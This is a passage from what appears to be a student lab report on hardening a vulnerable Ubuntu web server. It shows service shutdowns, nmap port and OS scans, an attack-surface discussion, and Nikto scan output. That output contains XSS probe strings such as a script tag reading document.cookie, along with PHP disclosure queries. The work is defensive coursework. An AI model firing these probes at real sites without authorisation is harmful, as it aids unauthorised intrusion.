mysqld 4703 mysql 10u  IPv4 12094    TCP *:mysql (LISTEN)
root@enpm695:/# root@enpm695:/# kill -9 4703
root@enpm695:/# root@enpm695:/# lsof -n -i :3632
COMMAND PID USER FD   TYPE DEVICE SIZE NODE NAME
distccd 4865 daemon  4u  IPv6 12391    TCP *:distcc (LISTEN)
distccd 4866 daemon  4u  IPv6 12391    TCP *:distcc (LISTEN)
distccd 5141 daemon  4u  IPv6 12391    TCP *:distcc (LISTEN)
distccd 5207 daemon  4u  IPv6 12391    TCP *:distcc (LISTEN)
root@enpm695:/# root@enpm695:/# kill -9 4865
root@enpm695:/# root@enpm695:/# kill -9 4866
root@enpm695:/# root@enpm695:/# kill -9 5141
root@enpm695:/# root@enpm695:/# kill -9 5207
root@enpm695:/# root@enpm695:/# nmap localhost
Starting Nmap 4.53 ( http://insecure.org ) at 2017-05-11 21:51 EDT
Interesting ports on localhost (127.0.0.1):
Not shown: 1704 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
2049/tcp  open  nfs
3306/tcp  open  mysql
5432/tcp  open  postgres
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13

Nmap done: 1 IP address (1 host up) scanned in 0.135 seconds
```

nmap shows the result of open tcp ports.

```
root@enpm695:/# root@enpm695:/# nmap -sV -O 192.168.203.137 -p 1-65535
Starting Nmap 4.53 ( http://insecure.org ) at 2017-05-11 22:27 EDT
Interesting ports on 192.168.203.137:
Not shown: 65530 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
25/tcp    open  smtp   Postfix smtpd
80/tcp    open  http   Apache httpd 2.2.8 ((Ubuntu) DAV/2)
2049/tcp  open  nfs    2-4 (rpc #100003)
44358/tcp open  nlockmgr 1-4 (rpc #100021)
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.17 - 2.6.18 (x86)
Uptime: 0.041 days (since Thu May 11 21:28:42 2017)
Network Distance: 0 hops
Service Info: Host: enpm695.localdomain; OS: Linux

OS and Service detection performed. Please report any incorrect results at http://insecure.org/nmap/submit/
Nmap done: 1 IP address (1 host up) scanned in 11.298 seconds
root@enpm695:/# root@enpm695:/#
```

nmap shows the result of open udp ports.

```
root@enpm695:/# root@enpm695:/# nmap -sU 192.168.203.137
Starting Nmap 4.53 ( http://insecure.org ) at 2017-05-11 22:29 EDT
Interesting ports on 192.168.203.137:
Not shown: 1485 closed ports
PORT      STATE      SERVICE
137/udp  open|filtered netbios-ns
138/udp  open|filtered netbios-dgm
2049/udp open|filtered nfs

Nmap done: 1 IP address (1 host up) scanned in 1.536 seconds
root@enpm695:/# root@enpm695:/# lsof -n -i :137
COMMAND  PID USER   FD  TYPE DEVICE SIZE NODE NAME
nmbd   5009 root   6u  IPv4  12869      UDP *:netbios-ns
nmbd   5009 root   8u  IPv4  12872      UDP 192.168.203.137:netbios-ns
root@enpm695:/# root@enpm695:/# kill -9 5009
root@enpm695:/# root@enpm695:/# nmap -sU 192.168.203.137

Starting Nmap 4.53 ( http://insecure.org ) at 2017-05-11 22:29 EDT
Interesting ports on 192.168.203.137:
Not shown: 1487 closed ports
PORT      STATE      SERVICE
2049/udp open|filtered nfs

Nmap done: 1 IP address (1 host up) scanned in 1.340 seconds
root@enpm695:/# root@enpm695:/# lsof -n -i :2049
root@enpm695:/# root@enpm695:/#
```

**Task 3:** Identify the operating system (5 points)

We are able find the operating system running using the command “**uname -a**”

```
root@enpm695:/# uname -a
Linux enpm695 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@enpm695:/# _
```

**Task 4:** Define the attack surface of the hardened system and web server application (10 points)

The hardened system has all services disabled except the below which have some vulnerabilities that can be used as an attack surface for entry point into the system.

Secure Shell  
HTTP/HTTPS  
Mail

Secure shell is vulnerable to brute force attacks specially by probing IPs on port 22 which is the default listening port for SSH.

SMTP service may be vulnerable to an open mail relay which is an SMTP server configured in such a way that it allows anyone on the Internet to send e-mail through it, not just mail destined to or originating from known users. By processing mail that is neither for nor from a local user, an open relay makes it possible for an unscrupulous sender to route large volumes of spam. In effect, the owner of the server -- who is typically unaware of the problem -- donates network and computer resources to the sender's purpose.

Apache web server is running on TCP ports 80 and 443 which are very popular and can be discovered by attackers easily. When port 80 is open, web traffic flows unencrypted and attackers can easily intercept the information on the network via man-in-middle-attacks. Thus it is preferred to use port 443 because the traffic is encrypted. Also, opening them from a restricted IP reduces the attack surface. However, open SSL port 443 is vulnerable to heartbleed attacks which allows an attacker to capture passwords and other confidential information via the SSL port 443. Also, a hacker can push bots or take control of the server and in turn reach the internal network. Once they have control of the web server they might be able to leverage that access to gain control of other machines. It very much depends on which other internal servers that machine can communicate with.

Although the website is hardened by hosting on https and removing the vulnerable applications, a scan using nikto has discovered some vulnerabilities which can be used as attack surfaces by the attackers:

1. Web server is vulnerable to click-jacking attacks due to absence of X-frame options

header.

2. It is also vulnerable to XSS attacks due to absence of XSS protection header.
3. Moreover, Apache/2.2.8 being used appears to be outdated as the current versions in use are atleast Apache/2.4.12 which is comparatively less vulnerable to attacks.
4. The server leaks inodes via Etags with header found with file /phpMyAdmin/ChangeLog.
5. Apache mod\_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names.

```
root@kali-rads: ~
File Edit View Search Terminal Help

root@kali-rads:~# nikto -h 192.168.0.6
- Nikto v2.1.6
-----
+ 0 host(s) tested
root@kali-rads:~# nikto -h https://192.168.0.6/
- Nikto v2.1.6
-----
+ Target IP: 192.168.0.6
+ Target Hostname: 192.168.0.6
+ Target Port: 443
+ SSL Info: Subject: /C=US/ST=MD/L=College Park/O=UMD/CN=Radhika Pai
             Ciphers: DHE-RSA-AES256-SHA
             Issuer: /C=US/ST=MD/L=College Park/O=UMD/CN=Radhika Pai
+ Start Time: 2017-05-11 19:49:25 (GMT-4)
-----
+ Server: Apache
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user a
agent to protect against some forms of XSS
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined
.
```

```
root@kali-rads: ~
File Edit View Search Terminal Help
.
+ The X-Content-Type-Options header is not set. This could allow the user agent
to render the content of the site in a different fashion to the MIME type
+ Hostname '192.168.0.6' does not match certificate's names: Radhika
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to e
asily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d1
5. The following alternatives for 'index' were found: index.php
+ WebServer returns a valid response with junk HTTP methods, this may cause fal
se positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to X
ST with msfadmin/msfadmin to get started
+ /phpinfo.php?VARIABLE=<script>alert('Vulnerable')</script>: Output from the ph
pinfo() function was found.
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potential
ly sensitive information via certain HTTP requests that contain specific QUERY s
trings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potential
ly sensitive information via certain HTTP requests that contain specific QUERY s
trings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potential
ly sensitive information via certain HTTP requests that contain specific QUERY s
trings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potential
```

```
root@kali-rads: ~
File Edit View Search Terminal Help
strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potential
ly sensitive information via certain HTTP requests that contain specific QUERY s
trings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potential
ly sensitive information via certain HTTP requests that contain specific QUERY s
trings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potential
ly sensitive information via certain HTTP requests that contain specific QUERY s
trings.
+ OSVDB-3092: /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL database
s, and should be protected or limited to authorized hosts.
+ Server leaks inodes via ETags, header found with file /phpMyAdmin/ChangeLog, i
node: 92462, size: 40540, mtime: Tue Dec 9 12:24:00 2008
+ OSVDB-3092: /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases,
and should be protected or limited to authorized hosts.
+ OSVDB-3268: /test/: Directory indexing found.
+ OSVDB-3092: /test/: This might be interesting...
+ /phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs phpin
fo() was found. This gives a lot of system information.
+ OSVDB-3268: /icons/: Directory indexing found.
+ /phpinfo.php?GLOBALS[test]=<script>alert(document.cookie);</script>: Output fr
om the phpinfo() function was found.
```

## **Tools used:**

Nmap  
Metasploit  
Nikto  
John the ripper

## **References:**

1. <http://www.codechewing.com/library/disable-remove-website-apache/>
2. <https://corenumb.wordpress.com/2013/03/04/metasploitable-2-ftp-exploitation-vsftpd-backdoor-session-1/>
3. <https://www.acunetix.com/vulnerabilities/web/smtp-open-mail-relay>
4. [https://www.owasp.org/index.php/Top\\_10\\_2013-Top\\_10](https://www.owasp.org/index.php/Top_10_2013-Top_10)
5. <https://samsclass.info/120/proj/p17-https.html>
6. <http://ask.xmodulo.com/turn-off-server-signature-apache-web-server.html>